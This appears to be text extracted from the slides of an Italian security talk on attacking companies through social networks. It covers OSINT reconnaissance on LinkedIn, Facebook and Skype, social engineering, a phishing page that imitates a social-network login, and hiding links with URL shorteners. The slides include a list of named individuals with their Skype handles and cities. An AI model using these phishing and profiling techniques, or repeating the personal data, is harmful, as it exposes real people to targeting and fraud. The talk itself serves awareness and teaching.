
see mom.. no direct traffic..



Discovery...

Owning the Enterprise 2.0

Mr. Malicious 2.0



Discovery...

The image shows a desktop environment with several Firefox browser windows open. On the left, there is a sidebar with the following links:

- Most Visited
- Web
- Interviews
- 0501-igor
- Cosa fai, d...
- www.isaca...
- Associaz...
- Igor Falco...
- consulenza...
- www.rimin...
- Copia cac...
- Ass...
- Rim...
- first...
- Done
- Igor...
- CTO and c...
- Done


The main windows contain the following content:

- LinkedIn - Mozilla Firefox:** Shows the profile of Igor Falcomatà.
- Search Names: john smith | Facebook - Mozilla Firefox:** Shows a search results page for "john smith" on Facebook, displaying 1-10 of over 500 results.
- Add a Skype Contact:** Shows a list of Skype contacts found by searching for "falcomata".

Full Name	Skype Name	City, Country
Anna Falcomata	annafalco1	Sydney, AU
Cinzia Falcomatà	cinzia.falcomata	Torino, IT
Elisa Falcomatà	elisa.falcomata	pesaro, IT
Roberto Falcomatà	erreffesi	Milano, IT
Joseph Falcomata	jofalco	Sydney, AU
Gabriella Falcomatà	lady_hawk5	Reggio Calabria, IT
Loretta Falcomata	loretta.falcomata	AU
Miriam Falcomatà	miriam.falcomata	Reggio Calabria, IT


Exploiting...

Owning the Enterprise 2.0



Exploiting...

Owning the Enterprise 2.0



Social engineering 2.0

img src: <http://bits.blogs.nytimes.com/2007/10/30/bill-gates-has-joined-facebook-he-has-friends/>




Phishing

...non solo verso siti di banking

The screenshot shows a Mozilla Firefox browser window. The title bar reads "Login - Mozilla Firefox". The address bar shows the URL "http://goldbase.be/". The page content is a login form for "Goldbase". The form has fields for "Email:" and "Password:", a "Remember me" checkbox, and a "Login" button. Below the form is a link "Forgot your password?". At the top left of the page, there is a "Sign Up" button and a tagline "We helps you connect and share with the people in your life." The browser's toolbar and menu bar are visible at the top, and the status bar at the bottom shows "Done".


Tinyurl & co..

..come offuscare un link con un semplice click

